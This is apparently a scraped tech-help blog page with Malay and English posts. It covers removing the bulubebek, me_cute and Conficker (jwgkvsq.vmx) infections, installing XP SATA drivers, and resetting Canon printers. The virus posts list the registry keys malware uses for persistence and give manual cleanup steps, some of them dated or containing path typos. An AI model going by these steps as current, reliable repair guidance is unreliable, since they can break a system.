HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PAYXX.exe
HKCU, Software\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\HideFileExt
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\ShowFullPath
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\ShowFullPathAddress
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SuperHidden
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NoFolderOptions
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\System, DisableRegistryTools
5. Copy and paste this script into Notepad and save it as Removebulubebek.inf.
6. Right Click Removebulubebek.inf and Click install.
7. LogOff and Logon Computer.
8. ‘Show Hidden file and folder’ on your Folder Option.
9. Delete autorun.inf and bulubebek.ini on your drive (Drive C, Drive D, Removable Drive)
10. Search and remove virus duplication file by using ‘Windows Search”.
Duplication file always
• using ‘folder’ icon,
• 53Kb in size,
• .EXE file,
• File Type ‘Application’
11. To unhide the origin folder on your drive (Drive C, Drive D, Removable Drive)
• Use ATTRIB –s –h –r /s /d On Command Prompt,
c:\ ATTRIB –s –h –r /s /d
Or
d:\ ATTRIB –s –h –r /s /d
Or
:\ ATTRIB –s –h –r /s /d
Installing XP with MassStorage(SATA/RAID) Drivers
Can't find HDD in XP Setup ? For HP Compaq Presario V3000 series...
Please follow the step by step as below:
1. download Intel Mass Storage(Intel 3600) from HP Compaq Presario driver page.
2. extract the 'SP32492.exe' in any other machine (it will go to c:\spsetup\SP32492 by default).
3. copy c:\spsetup\SP32492\*.* into your USB thumb drive.
4. attach your USB floppy drive into HP Compaq Presario V3000 laptop.
5. boot up from Windows XP installation disk.
6. look at bottom of the installation screen and hit F6 when it said F6 blah blah….
7. insert a floppy disk into external USB floppy drive, press "S" for supplier hardware device support disk. Select Intel 82801HEM/HBM SATA AHCI Controller(iaStor.sys).
8. basically the Intel Mass Storage SATA/RAID drivers loaded.
9. Windows XP installation continue for now.
me_cute virus removal ( malay version)
Setelah mengoogle dalam internet, saya menjumpai cara2 memusnahkan dan imune sistem anda daripada virus me_cute ini.
Sintom jangkitan:
1. Windows masuk, tetapi cuma ada wallpaper.
2. Ada screen memaparkan teks menyatakan kekesalan pencipta virus kerana tidak dapat kerja.
Cara membaiki:
1. Tekan serentak CTRL+ALT+DEL
2. Pilih “Processes”
3. cari nama Image Name lsass.exe
4. Anda akan menjumpai beberapa nama, pilih yang bukan dari SYSTEM
Contohnya, saya sedang guna account Administrator.
Image name User Name
lsass.exe Administrator <— Pilih ini
lsass.exe SYSTEM
5. Right click atas lsass.exe yang anda pilih dan “End Process”
6. Pilih Start>Run
7. Taip “regedit” dan tekan OK.
8. Pilih Edit>Find
9. Taip userinit.exe dan tekan Find Next
Anda akan menemui
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
Userinit = C:\WINDOWS\system32userinit.exe,C:\windows\system32\oobe\lsass.exe
10. Right Click pada userinit dan pilih “Modify”
11. Ubah menjadi begini C:\WINDOWS\system32\userinit.exe,
12. Cari fail ini “C:\WINDOWS\system32\oobe\lsass.exe” dan delete.
13. Selesai.
Cara imune:
Oleh sebab ini virus baru, tiada antivirus dapat menangani masalah ini. Kita kena selesaikan sendiri.
1. Pilih Start>Run
2. Taip cmd dan tekan ok
3. Taip
md %windir%\system32\oobe\lsass.exe
tekan enter
attrib +h +r +s %windir%\system32\oobe\lsass.exe
tekan enter
taip exit
4. Selesai, me_cute tidak akan dapat menjangkiti sistem anda.
Peringatan, langkah-langkah ini mungkin tidak sesuai untuk user biasa, jadi minta bantuan rakan-rakan yang mahir.
Cara-cara install audio driver xp untuk compaq presario
Disini saya cuba berikan cara2 termudah untuk mencari dan menginstall driver tersebut :
- Please download and Install the MS UAA Audio. Reboot as required and then come back with the Audio. Microsoft Universal Audio Architecture (UAA) Bus Driver for High Definition Audio.
- Di dekstop anda,right klik pada My Computer anda...kemudian klik Manage ....selepas itu,klik pada Device Manager dan cari tanda soal warna kuning di tepi sebelah kanan untuk driver audio laptop anda..Kemudian right klik pada tanda soal driver sound tersebut...pilih Update Driver .
- Klik butang (install from a list or specific location [advanced]).. kemudian next.
- Kemudian pilih "Don't search,I will choose the driver to install. Kemudian Klik butang Next lagi...
- kemudian,pilih Have Driver. Kemudian cari lokasi driver sound yang anda install tersebut. Selalunya ia terletak di :
C:\SWSetup - Jika terdapat masalah install driver dan mesej lain keluar contoh : cannot update driver, anda perlu mencari driver conexant audio untuk laptop anda yang lain.
ERROR CODE DAN RESET CANON MP145, MP160
E2-2 = tidak ada kertas (ASF)
E3-3 = Paper jam
E4 = tidak ada tinta/cartridge
E5-5 = ink cartridges tidak terpasang atau cartirdge yang terpasang salah (tidak compatibel)
E8 = absorber full, atau platen waste ink absorber full mita direset
E9 = hubungan ke digital camera / video camera tidak support
E14 = Ink cartridges whose destination are wrong
E15 = Ink cartridge tidak terpasang E16 - Ink remaining is unknown
E16 -E19 = masalah pada scan head alignment sheet
E22 = Carriage error
E23 = Paper feed error
E24 = Purge unit error (bagian cleaning head)
E25 = ASF(cam) sensor error
E26 = Internal temperature rise error
E27 = ink absorber full or platen waste ink absorber full > reset dengan toolsnya
E28 = Ink cartridge temperature rise error -
E29 = EEPROM error
E33 = Paper feed position error
E35 15 = USB Host VBUD overcurrent error - USB
E37 17 = motor driver tidak normal
E40 20 = hardware lain error
E42 22 = Scanner error
CARA MERESET WASTE INK COUNTER CANON MP160/MP145
Sebelum mereset lihat dulu pesan error yang terdapat pada lcd printer anda :
cara dibawah ini digunakan untuk memperbaiki printer yang mempunyai pesan ERROR E27
1. Matikan printer(pastikan kabel power masih terpasang), tekan dan tahan tombol STOP/RESET kemudian tekan dan tahan tombol ON/OFF dan lepas STOP/RESET,
kemudian tekan tombol STOP/RESET 2x
2. Lepaskan kedua tombol, sekarang printer dalam posisi SERVICE MODE (pada LCD printer muncul angka"0")
3. Setelah lampu on/off berwarna hijau, silahkan tekan tombol STOP/RESET sesuai dengan petunjuk berikut:
di tekan 1x = lampu Orange nyala >untuk Service pattern print
di tekan 2x = lampu Hijau nyala >untuk EEPROM print
di tekan 3x = lampu Orange nyala >untuk EEPROM reset
di tekan 4x = Lampu Hijau Nyala >untuk Waste ink counter reset
4. Matikan printer dan cabut kabel POWER.
5. Hidupkan kembali printer anda
How to remove the jwgkvsq.vmx worm virus
The jwgkvsq.vmx is a worm-type virus, which spreads via USB/portable drives and through the network. It also makes autorun.inf file on your USB device as well as a hidden system folder called RECYCLER which contains the jwgkvsq.vmx file. I’m not sure if this is an old virus, but it seems it’s been spreading a lot lately. And most anti-virus doesn’t detect this, but for those who does, it can’t remove it.
It is also known as:
* W32/Confi
* W32/Conficker.worm!inf
* Win32/Conficker.B - CA
It exploits Microsoft Windows vulnerability:
Microsoft Security Bulletin MS08-067 – Critical
Vulnerability in Server Service Could Allow Remote Code Execution (958644)
Published: October 23, 2008
Symptoms:
* ‘Show hidden files and folders’ doesn’t work. You can check this by going to a folder, then click Tools, then Folder Options, then View tab. Select the ‘Show hidden files and folders’ then click Apply, then Ok. Open Folder Options again, if it reverted back to ‘Do not show hidden files and folders’ then you have this virus.
* Evey time you plug in a USB device on your computer, it creates an autorun.inf file, and a RECYCLER folder with the jwgkvsq.vmx virus file.
* You can’t access anti-virus websites an other popular websites like microsoft.com or yahoo.com
* Windows won’t boot into Safe Mode. This happens on extreme cases. When you try to boot into Safe Mode, your computer restarts/shuts down
Side-effects
* Since this is a worm, system slowdown may (or may not) happen.
* Quickly spreads through networked computers and USB devices. Which includes flash drives, portable external hard drives, mobile phones, mp3 players, and anything that can be plugged into a USB port.
* Won’t let you access some websites.
Now let’s go back to the topic. Remember that this guide will only help you remove the jwgkvsq.vmx virus.
Click through the link to continue…
Here is a quick step to remove this virus from your computer, and from your USB devices.
Preparation:
* Download FixDownadup.exe from Symantec.com
* Download anti-Downadup-EN.zip from BitDefender.com (just in case the first one doesn’t work).
* Download Process Explorer and AutoRuns from Sysinternals (we may or may not use this).
* Download MoSo Force Delete (just in case we need to delete something that can’t be deleted).
Now let’s start…
Removing the jwgkvsq.vmx virus from your computer
1. Disconnect your computer from the network, if it is connected. Removing the network cable from your PC should do the trick.
2. Just run the FixDownadup.exe we downloaded from Symantec. It should clean the virus of the PC. This works if the infection is in a low-level state. Meaning you have anti-virus software already running and the infection is isolated.
3. After scanning you should see a report popup, and an option to go to Microsoft website to patch your computer with a critical security update.
4. Restart your computer. When you’re back on the desktop, check your programs/softwares if it is still running.
5. Turn of System Restore to delete all entries, which sometimes contains remnants of the virus. To do this:
1. Right-click My Computer, select Properties.
2. Click System Restore tab.
3. Check ‘Turn off System Restore on all drives’. Click Apply, then Ok.
4. Restart your computer.
5. Then, uncheck ‘Turn off System Restore on all drives’ to enable it again.
Removing the jwgkvsq.vmx virus from your USB device
1. First. Start your computer on Safe Mode
1. Shut down your computer
2. Turn it back on, before the Windows loading screen comes up, press F8. Or just press it repeatedly after starting your computer
3. Select Safe Mode on the menu by pressing the arrow keys and hitting Enter.
2. Plug your USB device. Notice that the autorun.inf won’t run in safe mode.
3. Enable the ‘Show hidden files and folders’. Instructions are listed on the Symptoms section above.
4. Delete autorun.inf file. It is usually located on the root of the USB drive.
5. Delete the hidden/system folder RECYCLER.
1. If you can’t delete it, you have to disable it’s function (for external/portable hard drives). Right-click on the Recycle Bin icon on your desktop, then select Properties. Select ‘Configure drives independently’. Then tab to the external drive, and check ‘Do not move files to the Recycle Bin.’ Hit Apply, then Ok’
2. If it is a flash drive or other USB device, use MoSo Force Delete, we’ve downloaded earlier on this guide.
Just in case the virus registered itself on the registry. Open the Run dialog box from the start menu, then type regedit. Then search for the file name jwgkvsq.vmx. If you found an entry, just press DEL to delete it.
If your computer is in a network, better check all the other computers connected to it. Also download and install the automatic update (Microsoft vulnerability) which I’ve posted at the beginning of this post.
In extreme cases, your computer won’t initiate Safe Mode and after using the removal tool above, your system may report a missing .dll file or something.
Credits (and for reference refer) to these two sites:
http://tuxvoid.blogspot.com/
http://arpeex.blogspot.com/
Install Windows XP on SATA without a Floppy (F6)
SATA hard drives have become more and more appreciated tending to substitute the IDE drives due to the increasing speed they offer. Motherboard manufacturers started to implement the new standard years ago, when the technology was young and expensive. Now, as the SATA HDD prices have lowered to a level where anybody can afford to choose a SATA enabled HDD instead of an IDE one, a great migration has been observed among the common computer users.
They choose to install Windows and applications on SATA drives because they provide more speed which determines the system to run smoother. Thus, for those owning older mainboards with SATA support an extra step is required while attempting to install Windows XP. Windows XP does not provide drivers for all the SATA controllers, therefore, during the installation procedure, the user must insert a floppy with the drivers that came in the package along with the motherboard.
Not a big deal, not much effort, but the funny thing is that a great number of people passed on their floppy drives. Under these circumstances, no floppy means the impossibility to install Windows XP on SATA (on some mainboards). The result? The installation guide simply won’t detect the SATA HDD.
People that were happy they got rid of the old removable drive have now motives to worry. Some may reconsider buying new floppy drives for their computers. Even if I wrote in a precedent article about the utility of the floppy drive, I do not encourage spending your money buying back an obsolete piece of hardware. I will present you a method to avoid this inconvenient by doing a software trick.
Let’s take it slow. Where is the problem? We have a driver problem strictly because the SATA driver we need does not come embedded in the Windows XP installation package. What if we add the driver by ourselves before installing Windows?
What ingredients are involved in this operation? The original Windows XP Installation CD, a freeware application named NLite and a blank CD. Moreover, we need the drivers for the SATA controller provided by the manufacturer. In case you did not find any floppy inside the motherboard package or you cannot locate them on the mainboard installation CD, you can consult the manufacturer’s website to download the latest versions. To do the trick I have been talking about, it is assumed that you already have a Windows installed on an IDE drive. In case you don’t, pay a visit to a friend and ask him to let you use his computer. It won’t take too much time, I guarantee.


So, download the drivers and unzip them (in case they come archived) in a desired location. Then download and install the Nlite application. When you start the Nlite application, you will be asked to provide the location for the Windows installation package. Insert the genuine Windows Installation CD into the CD drive and, inside the application, select the CD drive letter.
To insert the SATA drivers within the installation package, you need to have it saved on the HDD. Hence, when the warning window appears click OK and select the destination folder for the files to be saved. Make sure that the destination partition / HDD has enough space to store the contents of the installation CD.
I tested a Windows XP Home Edition and it seems that it required about 566 MB. Immediately after you have chosen the destination folder, the application will start copying the Windows installation files. When finished, it will display some version information regarding the newly copied Windows Installation Package.




Now, click next twice until you get to a screen where you get options sorted in 4 categories: Integrate, Remove, Setup, Create. We are interested in the integration procedure, therefore select the Drivers button and click next. From the next menu window, click Import and select multiple drive folder option from the drop down menu. This option permits you to browse to the location where the downloaded drivers are found.


Select the containing directory and click next. You will get a list with the available drivers (in case there are more than one) or simply one driver. Select it (them) and click next. Now the application will ask for the permission to start the integration procedure. Choose Yes and wait for the drivers to be inserted into the installation package.
 |  |  |
 |  |  |
 |  |  |
With problematic driver being included in the installation package you can install Windows XP on your SATA HDD…but…the installation package is on the HDD. You need a bootable CD in order to start an installation. Don’t worry, once the installation package has been adorned with additional user selected drivers it can be transformed into a bootable disk image and later burned on a CD. To encapsulate the installation into a ISO image use the same Nlite application.

Open it, make sure the HDD installation folder is selected and click next. Select “Last session” preset and click next again. Now from the options menu choose Bootable ISO and click next. In the following window, make sure that the mode is set to “Create Image” and click Make ISO. A destination folder is required where the resulting ISO image will be saved. Once the image saving process finished you have the freedom to burn it on a blank CD with whatever you favorite CD burner software may be.
 |  |
The new CD will be the twin copy of the Windows Installation CD but with one difference, it includes the SATA driver.
reference :